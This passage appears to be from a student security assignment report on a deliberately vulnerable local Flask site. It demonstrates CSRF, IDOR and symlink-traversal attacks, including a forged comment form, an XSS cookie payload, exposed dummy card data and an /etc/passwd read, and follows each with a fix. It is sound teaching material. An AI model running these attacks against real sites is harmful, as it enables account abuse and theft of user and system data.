        // Function to get the IP address of the host - can be replaced with server-side fetching logic
        function getHostIP() {
            return location.hostname; // Use the host's IP
        }

        // Function to submit the CSRF form with additional details
        function submitCSRF() {
            const form = document.getElementById('csrfForm');
            const ip = getHostIP()// Example hardcoded IP or dynamically fetched.
            const commentField = form.querySelector('input[name="comment"]');

            // Ensure the comment is only appended once.
            commentField.value = `This is a comment posted via CSRF. Page IP/Hostname: ${ip}`;

            form.submit();
        }
    </script>
</body>
</html>
```


As a result, the user is redirected to the vulnerable website where his comment is already added:



- **hacker**: <script>alert(document.cookie);</script>
- **test**: testtstes
- **CSRF Attacker**: This is a comment posted via CSRF. Page IP/Hostname: 127.0.0.1

Copyright © Donald. All Rights Reserved.

As can be seen in the backend server, the POST request was accepted and processed:



```
127.0.0.1 - - [21/Nov/2024 20:49:47] "POST /comments HTTP/1.1" 302 -
127.0.0.1 - - [21/Nov/2024 20:49:47] "GET /comments HTTP/1.1" 200 -
127.0.0.1 - - [21/Nov/2024 20:49:47] "GET /static/style.css HTTP/1.1" 304 -
127.0.0.1 - - [21/Nov/2024 20:49:47] "GET /static/images/background.jpg HTTP/1.1" 304 -
127.0.0.1 - - [21/Nov/2024 20:49:47] "GET /static/images/trump_flicker_face_yess.jpg HTTP/1.1" 304 -
127.0.0.1 - - [21/Nov/2024 20:49:47] "GET /static/images/menu.png HTTP/1.1" 304 -
127.0.0.1 - - [21/Nov/2024 20:49:47] "GET /static/images/menuhov.jpg HTTP/1.1" 404 -
```


There is also one additional important factor that is worth noting in this example. There is no cookies data passed to the front end about the username and sessionid within client-side information, instead this information is stored only in the Flask session. Therefore, it would not be currently possible to steal the user data in cookies.

In respect to the hardcoded secret key, once an attacker obtains the secret key, he/she can tamper with session data or forge CSRF tokens, thus compromising application security.

## 8.3. Fixing the Code

Flask-WTF library was chosen for integrated token generation and validation. The environment required installation of the package using command *pip install Flask-WTF*. Both frontend and backend code had to be changed as the CSRF token must be passed to the client-side code.


Client-side code, html required the following:



```
<form method="POST" action="{{ url_for('comments') }}" style="max-width: 600px; margin: 20px auto;
padding: 20px; border: 1px solid #ccc; border-radius: 10px; background-color: #f9f9f9;">
    {{ form.hidden_tag() }}<!-- For CSRF Token -->

    <div style="margin-bottom: 15px;">
        <label for="username" style="display: block; font-weight: bold; margin-bottom: 5px;">Name:</
        label>
        <input type="text" id="username" name="username" required style="width: 100%; padding:
        10px; border: 1px solid #ccc; border-radius: 5px;">
        {{ form.username(class="form-control") }} <!-- For CSRF -->
    </div>

    <div style="margin-bottom: 15px;">
        <label for="comment" style="display: block; font-weight: bold; margin-bottom: 5px;
        ">Comment:</label>
        <textarea id="comment" name="comment" required style="width: 100%; padding: 10px; border:
        1px solid #ccc; border-radius: 5px; height: 100px;"></textarea>
        {{ form.comment(class="form-control") }}<!-- For CSRF -->
    </div>

    <div style="text-align: center;">
        <button type="submit" style="padding: 10px 20px; background-color: #007bff; color: white;
        border: none; border-radius: 5px; cursor: pointer;">Submit</button>
        {{ form.submit(class="btn btn-primary") }}<!-- For CSRF -->
    </div>
</form>
```


In relation to the secret key, the code below fixes that vulnerability by generating a strong, unpredictable secret key using os.urandom(24) and securely retrieving it from an environment variable *os.getenv("SECRET_KEY").* Server code required the following imports and generation of secret key:

:




```
#CSRF imports:
from flask_wtf import FlaskForm, CSRFProtect
from wtforms import StringField, TextAreaField, SubmitField
from wtforms.validators import DataRequired

app = Flask(__name__)
#Secret key fix
app.secret_key = os.getenv("SECRET_KEY", os.urandom(24))

#Initialize CSRF protection for the entire app
csrf = CSRFProtect(app)
```

Additional class:




```
# Define a Flask-WTF Form
class CommentForm(FlaskForm):
    username = StringField('Name', validators=[DataRequired()])
    comment = TextAreaField('Comment', validators=[DataRequired()])
    submit = SubmitField('Submit')
```

The following CSRF validation was conducted in the validate_on_submit() function:




```
@app.route('/comments', methods=['GET', 'POST'])
def comments():
    form = CommentForm()

    # if request.method == 'POST': - Old code
    #New if statement for CSRF
    if form.validate_on_submit():  # Automatically validates CSRF token
        username = form.username.data
        comment_text = form.comment.data

        # Insert comment into the database
        insert_comment_query = text("INSERT INTO comments (username, text) VALUES (:username, :text)")
        db.session.execute(insert_comment_query, {'username': username, 'text': comment_text})
        db.session.commit()
        return redirect(url_for('comments'))

    # Retrieve all comments to display
    comments_query = text("SELECT username, text FROM comments")
    comments = db.session.execute(comments_query).fetchall()
    return render_template('comments.html', comments=comments, form=form)
```

The result of 400 response upon following the fix:



Bad Request

The CSRF token is missing.




```
127.0.0.1 - - [22/Nov/2024 19:49:31] "GET /static/images/menuhov.jpg HTTP/1.1" 404 -
127.0.0.1 - - [22/Nov/2024 19:50:51] "POST /comments HTTP/1.1" 400 -
```

It should be noted that CSRF logic should also be implemented to login logic as the app now requires CSRF token. However, we note from the requirement that it would be enough for this assignment to fix the vulnerable code in one instance.

## 9. Insecure Direct Object Reference – IDOR

### 9.1 How the Code is Vulnerable



```python
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
    user = db.session.execute(query_user).fetchone()

    if user:
        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
        cards = db.session.execute(query_cards).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```


Based on the code above, a user of the website without being logged in can access the profile information of the users by simply navigating to *url/profile/<user_id>.*

There are no checks to see if the user is logged in – which theoretically can allow anyone to see the profile information of created users.

Additionally, there are no checks to prevent logged in users from checking other users' profiles.

### 9.2. Exploit

First, the exploit is tested from a user of the website that is not logged in, and it is confirmed to be possible.



Profile Page

**Username:** Wylie

**Email:** quam.elementum@magnis.ca

**Card Details**


**Card Number:** 4954730701817157
**Expiry:** 27/09/2016
**CVV:** 362

The exploit has successfully shown the information linked to user ID 10. The exploit can also be performed from a user that is currently logged in.

### 9.3. Fixed Code

Two different conditionals will need to be applied in this case:

- If the user is not logged in, no profile information should be shown to them.
- Else if the user is logged in
  - and the user_id input in the url does not match the user_id of the logged user, no information should be shown to them.
  - If the user_id of the logged user and the user_id in the url match, then the information should be displayed to the user.




```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    if "user_id" not in session:
        return "Unauthorized Access", 403
    else:
        if session["user_id"] != user_id:
            return "Unauthorized Access", 403
        else:
            query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
            user = db.session.execute(query_user).fetchone()

            if user:
                query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
                cards = db.session.execute(query_cards).fetchall()
                return render_template('profile.html', user=user, cards=cards)
            else:
                return "User not found or unauthorized access.", 403
```

In green, the first conditional logic is followed: only a logged in user can navigate to *url/profile/,* to achieve that, the code now checks whether the user_id is in a session. If the user is not in session, it is not allowed to check the profiles page.

If the user is logged in the second conditional comes into play: this checks whether the *user_id* in session is different than the *user_id* in the url. If it is, returns the "unauthorized access" text.


The result is that now, even logged in as a user, it is impossible to navigate to another user's profile:



```
Unauthorized Access
```

## 10. Symbolic Link Traversal

### 10.1. How the Code is Vulnerable




```
@app.route('/download', methods=['GET'])
def download():
    # Get the filename from the query parameter
    file_name = request.args.get('file', '')

    # Set base directory to where your docs folder is located
    base_directory = os.path.join(os.path.dirname(__file__), 'docs')

    # Construct the file path to attempt to read the file
    file_path = os.path.abspath(os.path.join(base_directory, file_name))

    # Ensure that the file path is within the base directory
    if not file_path.startswith(base_directory):
        return "Unauthorized access attempt!", 403

    # Try to open the file securely
    try:
        with open(file_path, 'rb') as f:
            response = Response(f.read(), content_type='application/octet-stream')
            response.headers['Content-Disposition'] = f'attachment; filename="{os.path.basename(file_path)}"'
            return response
    except FileNotFoundError:
        return "File not found", 404
    except PermissionError:
        return "Permission denied while accessing the file", 403
```

When fixing the Path Traversal vulnerability, the comparison used the base directory. However, if there were to be a link to another file in that location, that would not be prevented.

### 10.1. Exploit

First, a symbolic link must be created in the ./trump/docs directory:


***ln -s /etc/passwd ./symbolicLinkVuln***



```
┌──(dmartin㉿PPT)-[~/Desktop/trump/docs]
└─$ ln -s /etc/passwd ./symbolicLinkVuln

┌──(dmartin㉿PPT)-[~/Desktop/trump/docs]
└─$ ls -ltrh
total 492K
-rw-rw-r-- 1 dmartin dmartin 132K Nov 11  2023 lies.pdf
-rw-rw-r-- 1 dmartin dmartin 359K Oct 29 10:27 platinum-plan.pdf
lrwxrwxrwx 1 dmartin dmartin   11 Nov 22 15:40 symbolicLinkVuln -> /etc/passwd
```

A user of the website could now download ***symbolicLinkVuln*** and get the contents of the /etc/passwd file, as that would not be picked up by the code, as the file ***symbolicLinkVuln*** would indeed match the parameter of being in the ***base_directory*** configured.

The ***os.path.abspath*** fuction normalizes the file path and the code verifies that the path given begins with the base directory (by using ***startswith***). However, symbolic links within the base_directory could point to other locations in the same Filesystem, whilst still being compliant with the code.



127.0.0.1:5000/download?file=symbolicLinkVuln

symbolicLinkVuln(1) Completed — 3.1 KB
symbolicLinkVuln Completed — 3.1 KB
lies-1.pdf Completed — 131 KB
dbvis_linux_24_2_3.sh Completed — 168 MB
passwd Completed — 3.1 KB
Show all downloads

"The beauty of me is that I'm

Welcome to Our Homepage
Welcome to the Donald Trump Appreciation Site, where we celebrate all things Donald.
We have taken every precaution to ensure your security and privacy as a treasured guest ;)


~/Downloads/symbolicLinkVuln - Mousepad

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
